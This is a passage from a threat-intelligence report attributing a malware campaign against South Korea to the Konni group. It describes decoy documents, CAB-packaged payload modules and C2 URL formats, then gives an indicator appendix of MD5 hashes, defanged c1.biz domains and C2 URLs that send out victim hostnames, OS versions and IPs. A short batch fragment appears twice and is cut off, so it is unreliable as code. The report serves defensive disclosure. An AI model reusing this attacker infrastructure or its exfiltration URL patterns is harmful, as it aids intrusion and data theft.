
1. The decoy document display still maintains the consistent style of the organization, that is, the text that is difficult to read is displayed in black only after successful execution, which is a distinctive feature of the organization;

2. Same as the previous samples, the CAB format file is used to load the load layer by layer, but the CAB file acquisition method is not exactly the same, and the batch script is also very similar;



```
@echo off

net session > nul
if %errorlevel% equ 0 (
```



```
@echo off

net session > nul
if %errorlevel% equ 0 (
```

3. The functions of the final remote control module are similar, and the communication flow is also similar, such as 4895750.c1.biz/dn.php?name={HostName}&prefix=cc(count), where count represents the number of connections, starting from zero. Previously the organization used a URL format like /dn.php?client_id={host ID}&prefix=cc(count).

In the end, it was combined that the sample was an attack against the South Korean region, which was in line with the organization's long-standing attack goals. In summary, this attack belongs to the Konni organization.

Summarize

Since the Konni organization was disclosed, it has been targeting neighboring countries and regions for a long time with cyber attacks, and there is a growing trend. In this round of attacks, the organization used malicious documents as attack vectors as before, and packaged multiple malicious modules into CAB format for attacks, and showed a variety of characteristics in the delivery methods of CAB files. This shows that the organization is continuously updating the function and form of malicious code, showing the characteristics of functional modularization, and developing attack components that adapt to different system environments.
In addition, the relevant malicious code and C2 disclosed in this article are only some of the weapons used by the Konni organization during the attack on the South Korean region. The organization will not stop its activities because of the exposure of an attack, but will continue to update its payload. Keep an eye on the group's weapons of attack against South Korea and beyond.

Appendix IOC
cf5f18032667bfb4c7373191e7fb1fbf
7b27586c4b332c5e87784c8d3e45a523
00e6e9ed4666623860686c123ed334f0
2c0db5d995d997a7687f527c493b4c89
7c77fbf78a0e15be66f9edee7ab21084
0567c9fa7c535e8d09fc5d1c712c66bf

ad868a784cb0303aeb02666fe70495f6
f2ffb3cb75535e4ef70b195de68fd330
020e326d4db035b61f66407acb74521d
f0105f3127de410360a2ed80d697b059
a7da2aaaa7efdd9ee74fc5e517be30b2
50551b96e321fe1b478b7bba77c573e6
a6736c776d6d44cec7ec07b9fb628ec3
1ae5b24456d9751dbd15c5c4fccef261
8e50622992a4b4b33127c34ff3fdbd30
1536e9bf086982c072c2cba7d42b0a62
8ef69701c52dc78df0df1dd0bb4c9f36
2211d9356dd7aeced0ee7b2a05077c75
079be709ce7e57f4015b0ca8347e8a29
371d4255ffe03274f016395fe3a4e380
8a37c1614aed81a2b9d1f44cf84e2515

rq7592.c1[.]biz
4895750.c1[.]biz
word2022.c1[.]biz
5645780.c1[.]biz
k22012.c1[.]biz

http://k22012.c1[.]biz/paypal.dotm
http://5645780.c1[.]biz/index.php?user_id=trap&auth=trap&pw=trap
http://word2022.c1[.]biz/template.dotm
http://word2022.c1[.]biz/index.php?os={OSVersion}&name={HostName}&ip={IP}
http://4895750.c1[.]biz/dn.php?name={HostName}&prefix=cc(count)
http://4895750.c1[.]biz/up.php?name={HostName}
http://rq7592.c1[.]biz/up.php?name={HostName}
http://rq7592.c1[.]biz/dn.php?name={HostName}&prefix=cc(count)